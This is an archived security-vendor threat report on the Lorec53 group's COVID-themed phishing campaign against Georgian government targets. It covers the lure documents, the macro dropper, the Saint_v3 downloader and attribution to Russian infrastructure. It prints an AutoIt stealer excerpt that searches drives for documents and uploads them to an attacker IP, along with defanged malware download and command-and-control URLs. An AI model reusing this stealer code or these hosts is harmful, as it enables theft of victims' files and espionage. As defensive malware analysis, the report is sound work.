APT Retrospection: Lorec53, An Active Russian Hack Group Launched Phishing Attacks Against Georgian Government - NSFOCUS, Inc., a global network and cyber security leader, protects enterprises and carriers from advanced cyber attacks.

By Jie Ji

Published: 2022-02-08 · Archived: 2026-04-05 16:44:37 UTC

Summary

In July 2021, several phishing documents created in Georgian were discovered by NSFOCUS Security Labs. In these phishing documents, the attackers used current political hotspots in Georgia to create bait and deliver a secret stealing Trojan to specifically targeted victims aiming to steal various documents from their computers. Correlation analysis shows that this phishing campaign and an earlier phishing attack against the Ukrainian government came from the same unknown threat entity, most likely composed of Russian hackers. From April to July of 2021, the group launched several phishing attacks applying a large number of network resources located in Russia. In order to facilitate ongoing tracking, NSFOCUS Security Labs has tentatively dubbed the hacker group Lorec53 by extracting special names from related Trojans.


Event Analysis

Phishing Documents

The phishing documents that appeared in this attack were named as 828-ში ცვლილება.doc and დევნილთა 2021-2022 წლების სტრატეგიის სამოქმედო გეგმა.doc.


828-ში ცვლილება means“change of 828″.Here 828 refers to Resolution No. 828 of the Georgian Government in 2020. According to FAO’s website, Resolution No. 828 focuses on Georgia’s national health care plan for 2021, which includes vaccination, epidemiological testing, public health, maternal and child health, and COVID-19 management. When 828-ში ცვლილება.doc is opened, it shows the content in Georgian with garbled code as well

as the visible ASCII content. The visible content contains words such as N828, COVID-19, COVAX, etc. that match the document name. Please see the figure below.



დევნილთა 2021-2022 წლების სტრატეგიის სამოქმედო გეგმა means IDP Strategic Action Plan for 2021-2022. IDP, the abbreviation of Internally Displaced Persons, is a proprietary term generated in the Georgian livelihood project. According to the relevant website, IDPs represent internally displaced persons (IDPs), i.e. people who have been forced to flee their homes but remain in their home countries.

When დევნილთა 2021-2022 წლების სტრატეგიის სამოქმედო გეგმა.doc is opened, everything except the title is unreadable. Please see the figure below.



The invisible parts of the two documents have no real meaning and are only used to lure the recipient to enable the editing feature of office. Once this feature is enabled, the malicious macros in the documents are executed.

Both documents carry the same malicious macros, which will create a bat doc in the specified directory “C:\Users\Public\Documents\”. Thispbat doc will download the malicious programs from http[:]//1221.site/15858415841/0407.exe and save them in “C:\Users\Public\Documents\” and next will execute them.

Dropper Trojan

The executable file 0407.exe downloaded by phishing document is a C# Dropper Trojan.

The Trojan uses a common technique applied in recent C# wrapping to mask the actual malicious behavior by adding a lot of harmless code and invalid code, while increasing the cost of analysis.

The actual entry of the program is ToolbarEditor.TestPage(string[] activeManager), which frees, decrypts and executes a PE file by calling ReferenceContext.TestPage().

```
internal class ReferenceContext
{
    // Token: 0x0600007E RID: 126 RVA: 0x00002E7C File Offset: 0x0000107C
    public ReferenceContext()
    {
        this.activeManager = this.TestPage;
        ReferenceContext.activeManager = new CommandOptions();
        AppDomain.CurrentDomain.AssemblyResolve += ReferenceContext.TestPage;
    }

    // Token: 0x0600007F RID: 127 RVA: 0x00002EC0 File Offset: 0x000010C0
    internal void TestPage()
    {
        WindowDesigner.TestPage(ReferenceContext.activeManager.TestPage, "Hello?");
    }
```

The final PE file that the Trojan runs is an AutoIt executable doc.

AutoIt Stealer

The AutoIt executable doc is a customized Trojan only to steal various documents from the victim's computer. According to the content of its code, the Trojan steals information from the computer including files with extensions such as doc,pdf,ppt,dot,xl,csv,rtf,dot,mdb,accdb,pot,pps,ppa,rar,zip,tar,7z,txt，and upload them to the specified network location http[:]//45.146.165.91:8080/upld/.

```
$url = "http://45.146.165.91:8080/upld/"
$dsks = DriveGetDrive("FIXED")
$rem = 0
For $i = 1 To $dsks[0]
    If $dsks[$i] = @HomeDrive Then
        $rem = $i
    EndIf
Next
$dsks[$rem] = @HomePath
$uuid = Hex(DriveGetSerial(""))
For $drv = 1 To $dsks[0]
    $areturn = _filesearch($dsks[$drv],
    "*.doc;*.pdf;*.ppt;*.dot;*.xl;*.csv;*.rtf;*.dot;*.mdb;*.accdb;*.pot;*.pps;*.ppa;*.rar;*.zip;*.tar;*.7z;*.txt")
    For $i = 1 To $areturn[0]
        $name_new = StringReplace($areturn[$i], ":", "_")
        $name_new = StringReplace($name_new, "\", "/")
        _http_upload($url & $uuid, $areturn[$i], _stringtohex($name_new), "", _stringtohex($name_new))
    Next
Next
```

Additional Components

A correlation search of the domain registrant of the download address above revealed that a similar URL 1833.site registered by the same registrant had also distributed the malicious Trojan. URLs containing the domain name http[:]//1833.site/soft/update-av.zip dispatch packaged Saint_v3 downloader Trojan, with CnC address of http[:]//smm2021.net/wp-adm/gate.php.

```
int sub_403ACC()
{
  wchar_t v1[9]; // [esp+4h] [ebp-14h]

  v1[0] = 's';
  v1[1] = 'a';
  v1[2] = 'i';
  v1[3] = 'n';
  v1[4] = 't';
  v1[5] = '_';
  v1[6] = 'v';
  v1[7] = '3';
  v1[8] = 0;
  CreateMutexW_4081D8(0, 1, v1);
```

Based on existing studies，Saint_v3 Trojan may come from the black market and has been used many times by this attacker.

The PE shell of Saint_v3 Trojan carries the pdb path information as C:\lorec53_niyu-femebovoyipo_giguma-remex-gozu.pdb.

Relevant Events

A search of the domain names, URLs and special characters used in this phishing attack revealed that the same technique was used in a recent attack against the Ukrainian government.

A report[1] issued by the Ukrainian security service SSU indicated that in a phishing email attack against the Ukrainian government in April 2021, an attachment called NewCovid-21.zip ended up releasing the same functional AutoIt steganography Trojan. The network facilities featured in the attack includes hxxp[:]//name1d.site/, hxxp[:]//2330.site/, hxxp[:]//name4050.com:8080/upld/, very similar to the domain names used by the attackers in the Georgian phishing incident.

An identical incident was disclosed in a report [2] released by Fortinet on May 3 this year.

In addition, Malwarebytes researchers found similar attack activities [3] in April. The same AutoIt stealing Trojan uses http[:]//194.147.142.232:8080/upld/ as the upload address.

Attacker Analysis

The correlation events above show that the attacker is used to creating COVID-19-related decoy files to attack Ukrainian and Georgian government targets. The Trojan utilized by this attacker is specific and focuses only on obtaining various document-typed files on the targeted computer, suggesting a bias toward espionage operations.

After querying the network facilities that appeared in all the relevant attacks, we find that there is a high concentration of attribution of these facilities. In the Georgian phishing case, the registrant of relevant domains is fed****kar@rambler.ru. The account registered several domains of the same type with related IPs all located in Russia, from a Cypriot Company Starcrecium Limited. It is worth noting that several Russian IPs managed by the company called Starcrecium had been found to conduct long-term vulnerability scanning activities, and some of

the scanned IPs were in the same domain as the IPs that appeared in the incident. The history of scanning activity for the IPs dates back to 2020.

Similarly, among the domain names appearing in the correlation event, 2315.site and 1833.site are registered to the same account fed****kar@rambler.ru and 1000020.xyz is registered to hro****1995@rambler.ru; the majority of the IPs are located in Russia.

Moreover, the associated Saint_v3 Trojan contains a type of code logic commonly used by Russian malware developers. This code avoids itself from running in Russian, Ukrainian, Belarusian, Armenian, Kazakh, and Moldovan environments by obtaining the LCID of the running environment. This logic is probably intended to be risk-averse.

Although the network facilities and the historical activities mentioned do not directly link to the real identity of the attacker, the information can indicate that the attacker is very active and controls a large amount of attack resources in the Russian network domain. At the same time, the frequency of its attacks is high, but this attacker is less likely to develop self-developed components in its attack activities and instead uses known generation tools to build the attack process, which to some extent reflects its actual technical level.

To facilitate tracking and analysis, we have tentatively referred to this hacker group as Lorec53 by correlating the pdb information of the Trojan file.

For more information about this threat group, please download the report Analysis Report on Lorec53 Group.

[1] https://ssu.gov.ua/uploads/files/docs/report.pdf

[2] https://www.fortinet.com/blog/threat-research/spearphishing-attack-uses-covid-21-lure-to-target-ukrainian-government

[3] https://twitter.com/h2jazi/status/1387194933904351234

Source: https://nsfocusglobal.com/apt-retrospection-lorec53-an-active-russian-hack-group-launched-phishing-attacks-against-georgian-government/